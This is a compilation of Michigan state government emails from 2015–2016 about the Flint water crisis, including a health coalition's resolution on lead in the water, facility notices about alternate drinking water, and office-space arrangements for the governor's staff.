We will keep you posted as additional information and resources are provided.

Sincerely,

Kirk D. Smith, MHSA  
President & CEO  
Greater Flint Health Coalition  
(810) 232-2228  
[ksmith@flint.org](mailto:ksmith@flint.org)  
<http://www.gfhc.org>  
<http://www.commit2fit.com>

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## GREATER FLINT HEALTH COALITION

# **RESOLUTION REQUESTING THE RELEASE OF A HEALTH ADVISORY BY THE CITY OF FLINT REGARDING ELEVATED LEVELS OF LEAD IN THE CITY OF FLINT WATER SUPPLY AND THE ASSOCIATED PUBLIC HEALTH THREAT TO ALL CITY RESIDENTS, WITH AN EMPHASIS ON CHILDREN**

**WHEREAS**, the Greater Flint Health Coalition is a nonprofit Michigan collective impact organization whose mission is to improve the health status of the residents of Genesee County and to improve the quality and cost effectiveness of the health care system in Genesee County;

**WHEREAS**, the Greater Flint Health Coalition Board of Directors is composed of representatives and leadership from Flint & Genesee County's hospitals, physicians, healthcare providers, health insurers, business, government, educators and schools, organized labor, and community residents.

**WHEREAS**, the Greater Flint Health Coalition Board of Directors has engaged in multiple discussions and reviewed detailed information regarding the state of the City of Flint's water supply and its potential health impacts to all residents.

**NOW, THEREFORE, IT IS HEREBY RESOLVED**, that the Greater Flint Health Coalition Board of Directors requests the release of a Health Advisory from the City of Flint and its Department of Public Works, with urgency, regarding the impact of elevated levels of lead in the City of Flint water supply on all residents, with emphasis on the public health threat to children.

**THIS RESOLUTION** has been unanimously adopted effective September 21, 2015.

Peter Levine, Secretary

GR-1K1 Resolution:FlintWater.092115

---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, September 25, 2015 9:55 AM  
**To:** Noonan, Michael (DTMB); Walts, Brian (DTMB)  
**Subject:** FW: FYI

FYI

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Friday, September 25, 2015 9:05 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FYI

<http://www.detroitnews.com/story/news/local/michigan/2015/09/24/flint-plans-advisory-curbing-exposure-lead/72725736/>

This article was in Gongwer today.

***Kerri Droste***

DTMB, Facilities and Business Services Administration  
[drostek@michigan.gov](mailto:drostek@michigan.gov)  
(517) 284-7953



Help. Connect. Solve.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, September 25, 2015 9:55 AM  
**To:** Paasch, Keith (DTMB) (paaschK@michigan.gov)  
**Subject:** FW: FYI

Keith – Please review article below.

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Friday, September 25, 2015 9:05 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FYI

<http://www.detroitnews.com/story/news/local/michigan/2015/09/24/flint-plans-advisory-curbing-exposure-lead/72725736/>

This article was in Gongwer today.

***Kerri Droste***

DTMB, Facilities and Business Services Administration  
[drostek@michigan.gov](mailto:drostek@michigan.gov)  
(517) 284-7953



Help. Connect. Solve.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, September 25, 2015 10:13 AM  
**To:** Turner, David (DHS)  
**Subject:** RE: Flint Water

Good Morning Dave,

I have a meeting today with our Director at 1:00pm to decide if DTMB will provide an alternate source of drinking water for Flint State Office Building. You will hear from me this afternoon.

---

**From:** Turner, David (DHS)  
**Sent:** Friday, September 25, 2015 7:41 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FW: Flint Water

fyi

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Thursday, September 24, 2015 10:56 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Cc:** Milks, Michael (DHS) <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)>  
**Subject:** Flint Water

David,  
Sharing as an FYI.  
Sandi

---

**From:** Kirk Smith [<mailto:ksmith@flint.org>]  
**Sent:** Thursday, September 24, 2015 10:06 AM  
**To:** Kirk Smith <[ksmith@flint.org](mailto:ksmith@flint.org)>  
**Subject:** Update following GFHC Board resolution on lead levels in City of Flint water

Greater Flint Health Coalition Board of Directors:

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Specifically, members of the physician community will be holding a press conference at Hurley Medical Center at 3:00 in the Charles White Conference Center, regarding their concerns about the lead in the City of Flint water and the appropriate precautionary measures to take. This is being done in the absence of a formal health advisory from the city or county, although we have been told this is in development. The press conference will be led by Mona Hanna-Attisha, MD MPH FAAP, Director of Hurley Children's Hospital pediatric residency program and CEO of Mott Children's Health Center, Lawrence Reynolds, MD FAAP. Dr. Hanna-Attisha and the Hurley research department have looked at data to date and the collective observation of all blood lead levels processed in the Hurley lab do show some early indications of elevated blood lead levels for children living in the City of Flint. Given this data, the physician community collectively feels as though they should err on the side of caution and discuss precautionary measures that the public should take to prevent future harm from elevated lead

levels. The organizations represented in this effort, and sharing this concern, include Hurley Medical Center, Greater Flint Health Coalition, Mott Children's Health Center, Genesee County Medical Society, MSU Program in Public Health, Hamilton Community Health Network, and others.

We will keep you posted as additional information and resources are provided.

Sincerely,

Kirk D. Smith, MHSA  
President & CEO  
Greater Flint Health Coalition  
(810) 232-2228  
[ksmith@flint.org](mailto:ksmith@flint.org)  
<http://www.gfhc.org>  
<http://www.commit2fit.com>

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Message

---

**From:** Scates, Larry (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EBA77E178C9845B4BBE8949FB92DEE36-SCATESL]  
**Sent:** 9/25/2015 2:29:17 PM  
**To:** Turner, David (DHS) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d81e17e11abe4d12b5ae9aeb8a70772b-Turner David]  
**Subject:** Re: Flint Water

Dave,

When you have a free moment, give me a call at [REDACTED]

Thanks!

Sent from my iPad

On Sep 25, 2015, at 7:40 AM, Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)> wrote:  
fyi

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Thursday, September 24, 2015 10:56 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Cc:** Milks, Michael (DHS) <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)>  
**Subject:** Flint Water

David,  
Sharing as an FYI.  
Sandi

**From:** Kirk Smith [<mailto:ksmith@flint.org>]  
**Sent:** Thursday, September 24, 2015 10:06 AM  
**To:** Kirk Smith <[ksmith@flint.org](mailto:ksmith@flint.org)>  
**Subject:** Update following GFHC Board resolution on lead levels in City of Flint water

Greater Flint Health Coalition Board of Directors:

Following Monday's GFHC Board meeting in which the Board passed the attached resolution regarding physician concerns with observed elevated blood lead levels in children since the change in the City of Flint water source, there has been significant efforts at the local and state level to address this public health threat to residents. On that note, I want to keep you informed of an event that will be happening this afternoon, led by community physicians (specifically pediatricians) in collaboration with the broader medical community.

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Reynolds, MD FAAP. Dr. Hanna-Attisha and the Hurley research department have looked at data to date and the collective observation of all blood lead levels processed in the Hurley lab do show some early indications of elevated blood lead levels for children living in the City of Flint. Given this data, the physician community collectively feels as though they should err on the side of caution and discuss precautionary measures that the public should take to prevent future harm from elevated lead levels. The organizations represented in this effort, and sharing this concern, include Hurley Medical Center, Greater Flint Health Coalition, Mott Children's Health Center, Genesee County Medical Society, MSU Program in Public Health, Hamilton Community Health Network, and others.

We will keep you posted as additional information and resources are provided.

Sincerely,

Kirk D. Smith, MHSA  
President & CEO  
Greater Flint Health Coalition  
(810) 232-2228  
[ksmith@flint.org](mailto:ksmith@flint.org)  
<http://www.gfhc.org>  
<http://www.commit2fit.com>

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<GR-1K1 resolution.flintwater.092115.pdf>

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, October 01, 2015 12:59 PM  
**To:** Droste, Kerri (DTMB)  
**Subject:** FW: Facility Notification: Flint State Office Building

FYI

---

**From:** DTMB Facilities [<mailto:dtmb@govsubscriptions.michigan.gov>]  
**Sent:** Thursday, October 01, 2015 12:02 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** Facility Notification: Flint State Office Building



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

Facility Notification

## Flint Alternate Water Resource

---

### Date/Time:

Monday, October 5, 2015 at 6:00 a.m. until further notice


### Details:

Beginning Monday, October 5, 2015, water coolers will be available in common areas on floors 1-6 of the Flint State Office Building. Although the drinking water has been tested and falls within all DEQ and EPA regulation standards, alternate water sources will be offered to accommodate all tenants due to recent concerns regarding the water supply. Water testing will continue and the alternate water source will be available until all quality concerns are addressed.

Thank you for you cooperation.

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227

 <p>Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet. DTMB Energy Tips</p>	<p>According to the Clean Air Council, the average American throws away enough paper each year to build a 12-foot wall from Los Angeles to New York City. Consider going paperless by saving documents and manuals on a common server instead of handing them out in hard-copy form. If you must print a multi-page document, be sure to use the double-sided printing feature.</p>
--	---

---

This email was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 517-373-1004

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
**From:** Scates, Larry (DTMB)  
**Sent:** Tuesday, October 06, 2015 9:26 AM  
**To:** Larry Scates (DTMB) (scatesl@michigan.gov); Scates, Kimberly (MCSC); LaTia Scates (laryce25@yahoo.com)  
**Subject:** Water Filters FSOB

Hi Latia,

Information on the Flint drinking water.

<http://www.detroitnews.com/story/news/politics/2015/10/05/state-flint-water-filter-giveaway/73411770/>

Larry Scates  
Building Operations Manager  
Secondary Complex/Outstates  
Phone (517) 284-7957



Help. Connect. Solve.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, October 08, 2015 4:09 PM  
**To:** Walts, Brian (DTMB); Martin, Ric (DTMB)  
**Cc:** Noonan, Michael (DTMB)  
**Subject:** RE: Crucial Conversations

Good News.

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, October 08, 2015 4:08 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Crucial Conversations

Did you see Flint will be tied back to the Detroit water system in the next 2 weeks? Still lots of water sampling to do for planning purposes but at least the city will be back to the same system they were before the change to the Flint River. The plan is to still tie into the new water supply after completion of the main line in the summer 2016. The report did say customers of the city water should have received notice of the higher lead samples in August 2015 for posting but we didn't receive the notice like we did back in January for the other reporting violation. It sounds like the city has a plan I will keep you posted as it goes forward.

Brian

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, October 08, 2015 3:50 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Crucial Conversations

Thanks Brian,

We were just talking about how good you did on short notice.

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, October 08, 2015 3:47 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Crucial Conversations

Yes I did. August 18<sup>th</sup> and 19<sup>th</sup>. You couldn't tell from my calm professional speaking yesterday LOL!! I have attached certificate of completion and copied Ric as well.

Thanks,  
Brian

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, October 08, 2015 3:42 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>

**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>

**Subject:** Crucial Conversations

Brian –


Just checking to see if you completed the Crucial Conversations class?

Larry Scates

Building Operations Manager

Secondary Complex/Outstates

Phone (517) 284-7957



Help. Connect. Solve.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Wednesday, December 30, 2015 10:07 AM  
**To:** Uphaus, Jamie (DTMB)  
**Subject:** RE: DEQ

Thanks Jamie,

Larry Scates  
Building Operations Division  
Secondary Complex/Outstates  
Department of Technology, Management & Budget  
[scatesl@michigan.gov](mailto:scatesl@michigan.gov)  
Phone (517) 284-7957



Help. Connect. Solve.

---

**From:** Uphaus, Jamie (DTMB)  
**Sent:** Wednesday, December 30, 2015 9:04 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** Fwd: DEQ

FYI

Begin forwarded message:

**From:** "Pattison, Brandon (DTMB)" <[PattisonB@michigan.gov](mailto:PattisonB@michigan.gov)>  
**Date:** December 30, 2015 at 7:18:00 AM EST  
**To:** "Martin, Ric (DTMB)" <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Cc:** "Ruff, Robert (DTMB)" <[RuffR1@michigan.gov](mailto:RuffR1@michigan.gov)>, "Uphaus, Jamie (DTMB)" <[uphausj@michigan.gov](mailto:uphausj@michigan.gov)>  
**Subject:** Fwd: DEQ

FYI, Keith might want to know about this.

Thank you!

Brandon J. Pattison - Building Trades Supervisor  
Allegan Ramp, Constitution Hall, Van Wagoner and Williams  
Desk [517-284-6004](tel:517-284-6004) [pattisonb@michigan.gov](mailto:pattisonb@michigan.gov)

Begin forwarded message:



**From:** Brandon Pattison <bjp665@hotmail.com>

**Date:** December 30, 2015 at 7:13:44 AM EST

**To:** Brandon Pattison <pattisonb@michigan.gov>

**Subject:** DEQ

<http://www.freep.com/story/news/local/michigan/2015/12/29/deq-director-wyant-resigns-over-flint-water-crisis/78027052/>

Thank you,

Brandon J. Pattison

Semper Fi

(sent from my iPhone)

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, January 07, 2016 5:23 PM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Turnquist, Michael (DTMB); Paasch, Keith (DTMB); Walts, Brian (DTMB)  
**Subject:** Re: Flint state of Emergency drinking water

Thanks Mike for the update.

Sent from my iPhone

> On Jan 7, 2016, at 5:03 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:  
>  
> Larry,  
>  
> Just want to let you know that I have been working with Jenette Doll on the flint state of emergency and finding a location for the ( PIOs) Public Information Officials .  
>  
> We are putting them on the 5th floor in our conference room and will be setting up an area for them to do interviews in our other conference room.  
>  
> I T has a tech onsite to install phone and data as needed. They should be up and rolling by noon Friday .  
>  
>  
>  
> Sent from my iPhone

---

**From:** Scates, Larry (DTMB)  
**Sent:** Sunday, January 10, 2016 2:46 PM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Turnquist, Michael (DTMB); Paasch, Keith (DTMB); Droste, Kerri (DTMB); Burns, Robert (DTMB); Walts, Brian (DTMB)  
**Subject:** Re: Flint Office Space

We are prepared to deliver chairs from Lansing if necessary and have them on site by 9:00am Monday.

Sent from my iPhone

On Jan 10, 2016, at 2:41 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

I can take two chairs that are stored for DHHS that are like new. We will need to get two soon.

I just spoke with Larry and he said that we can get two from Lansing this week or sooner if needed.

Im sure our tenants won't mind if I borrow two chairs temporarily. Given the circumstances. I would even give them two of mine or my staffs chairs ( not really in great shape mind you). I just didn't want them to have something like that.

But Monday two chairs will be in that office and we can swap out later .

Is everyone ok with that.

Sent from my iPhone

On Jan 10, 2016, at 2:30 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

I received this just now from Brom as well. It is for 2 chairs. Can we make it happen?

Mike - we set up an office in Flint for Harvey Hollins in Gov's office to work on the water issue. He needs a chair.

Can we have something delivered ASAP?

Otherwise they have an extra chair in the Gov's office that someone could take up.

Oops. Two chairs.

Sent from my iPhone

On Jan 10, 2016, at 2:27 PM, Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)> wrote:

Mike,

I know you and your staff will provide the highest level of customer service. I have cc'd Mike and Keith on this email for a status update.

Sent from my iPhone

On Jan 10, 2016, at 1:52 PM, Noonan, Michael (DTMB)  
<[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

We have more staff from the governors office

Sent from my iPhone

Begin forwarded message:

**From:** "Quebbeman, Marsha (GOV)"  
<[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
**Date:** January 10, 2016 at 1:09:24 PM EST  
**To:** "Phillippo, Jamie (DTMB)"  
<[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>, "Burns,  
Robert (DTMB)" <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
**Cc:** "Noonan, Michael (DTMB)"  
<[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Walts, Brian  
(DTMB)" <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>,  
"Quebbeman, Marsha (GOV)"  
<[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
**Subject: RE: Flint Office Space**

Jamie,  
Thanks so much. This is perfect. What  
does patch cord on the desk mean? Do you  
want me have a chair delivered to Flint?

The person using the office is Harvey  
Hollins. I will let you know when he starts  
using it.

Marsha

-----Original Message-----

From: Phillippo, Jamie (DTMB)  
Sent: Friday, January 08, 2016 2:16 PM  
To: Quebbeman, Marsha (GOV)  
<[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>; Burns,  
Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
Cc: Noonan, Michael (DTMB)  
<[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian  
(DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
Subject: RE: Flint Office Space

Marsha-

We have one of the offices originally  
designed for the Governor's staff in Flint  
available for your use. It has furniture in it

minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

Please let us know if you need anything else.  
Thanks,  
Jamie Phillippo  
Facilities & Business Services  
Administration DTMB-Real Estate Division  
Desk: 517.284.7941  
Cell: 517.927.6479

-----Original Message-----

From: Quebbeman, Marsha (GOV)  
Sent: Friday, January 08, 2016 9:23 AM  
To: Burns, Robert (DTMB)  
<[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
Cc: Phillippo, Jamie (DTMB)  
<[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>  
Subject: Re: Flint Office Space

Thanks

Sent from my iPad

On Jan 8, 2016, at 8:31 AM, Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)> wrote:

Marsha-

Jamie Phillippo (included on this email) will be going to Flint today. She has already identified a conference room for a related purpose and will identify a workstation/office and get back to you directly.

Bob

Sent from my iPhone

On Jan 8,  
2016, at 8:02  
AM,  
Quebbeman,  
Marsha  
(GOV)  
<[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)  
> wrote:

Bob,  
  
I am looking  
for an office  
or cubicle in  
the Flint State  
Office  
building for a  
few weeks. I  
have someone  
that needs to  
be there to  
help with the  
Flint water  
situation. Do  
you know of  
any  
space? Also  
can you let me  
know who has  
space in the  
building so I  
can reach out  
to those  
department  
directors.

Thanks

Marsha

Sent from my  
iPad

---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, January 22, 2016 2:36 PM  
**To:** Harlan, Philip (DTMB)  
**Subject:** FW: Flint Domestic Water Pump  
**Attachments:** IMG\_0832.JPG; ATT00001.txt

Phil,

I think I may have sent this to you already but want to be sure. Have a good weekend.

For Brian Walts procurement cycle #574.

Larry Scates  
Building Operations Division  
Secondary Complex/Outstates  
Department of Technology, Management & Budget [scatesl@michigan.gov](mailto:scatesl@michigan.gov).  
Phone (517) 284-7957

Help. Connect. Solve.

-----Original Message-----

From: Walts, Brian (DTMB)  
Sent: Wednesday, January 20, 2016 1:14 PM  
To: Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
Subject: Flint Domestic Water Pump



---

**From:** Scates, Larry (DTMB)  
**Sent:** Monday, January 25, 2016 12:30 PM  
**To:** Mayes, Holly (DTMB)  
**Subject:** Accepted: Flint Water Discussion

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Friday, February 19, 2016 6:50 AM  
**To:** Sebok, Yvonne (DTMB)  
**Cc:** Merricle, Jennifer (DTMB); Cox, Randy (DTMB)  
**Subject:** RE: MS Project

Good Morning Yvonne.

Please confirm you are all set and able to use Microsoft Project Pro.

Thanks.  
Rachelle

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:41 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Cc:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Cox, Randy (DTMB) <[CoxR@michigan.gov](mailto:CoxR@michigan.gov)>  
**Subject:** RE: MS Project

Thank you Rachelle. ☺

-Yvonne

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:39 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Cc:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Cox, Randy (DTMB) <[CoxR@michigan.gov](mailto:CoxR@michigan.gov)>  
**Subject:** RE: MS Project

Yvonne.

I have submitted your request and will escalate the request as a result of Flint Water.

Thanks,  
Rachelle

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:14 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Subject:** RE: MS Project

Here is my old laptop name: S6084BTTGKV1

Yvonne

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:10 AM

**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>

**Subject:** RE: MS Project

Yvonne,

Do you have your old PC name? I want to make sure I am asking for the identical software install.

Rachelle

---

**From:** Sebok, Yvonne (DTMB)

**Sent:** Thursday, February 18, 2016 9:01 AM

**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>

**Subject:** MS Project

Here is my machine name. Thanks for your help!

E6084MP07B17V

Yvonne

**Yvonne Sebok, PMP, CSM, ITIL**


PMO Director Supporting DEQ, DNR, MDARD

DTMB Enterprise Portfolio Management Office (EPMO)

Office: (517) 241-1673

Email Address: [seboky@michigan.gov](mailto:seboky@michigan.gov)

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:59 PM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** "He's his own best spokesman"



## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



---

## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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
## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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This email was sent to [seboky@michigan.gov](mailto:seboky@michigan.gov) on behalf of: The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48909 • 517-335-7658

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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:47 PM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

